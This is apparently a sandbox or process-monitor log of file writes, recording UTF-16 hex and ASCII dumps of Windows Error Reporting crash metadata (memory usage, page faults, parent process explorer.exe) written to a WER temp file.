C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 31 00 36 00 36 00 35 00 32 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.0. 2.1.6.6.5.2.8.<./.V.i.r.t.u.a. l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 38 00 36 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.3.8.6.3. <./.P.a.g.e.F.a.u.l. t.C.o.u.n.t.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 34 00 39 00 35 00 37 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.4.4.9.5.7.4.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 34 00 39 00 31 00 36 00 34 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.4.4.9.1.6.4.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 35 00 36 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.8.5.6.8.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 35 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.8.5.4.6.4.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 32 00 39 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.8.2.9.6.8.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 32 00 36 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.8.2.6.9.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 36 00 34 00 33 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.8.6.4.3.2.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 37 00 32 00 35 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.8.7.2.5.1.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 36 00 34 00 33 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.7.8.6.4.3.2.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 33 00 37 00 34 00 37 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.4.3.7.4.7.5.<./.U.p.t.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 33 00 30 00 35 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.3.0.5.1.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 31 00 34 00 33 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.1.4.3.1.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 34 00 36 00 36 00 31 00 31 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.4.6.6.1.1.2.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 37 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.7.3.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 33 00 30 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.4.3.0.8.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.2.8.8.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
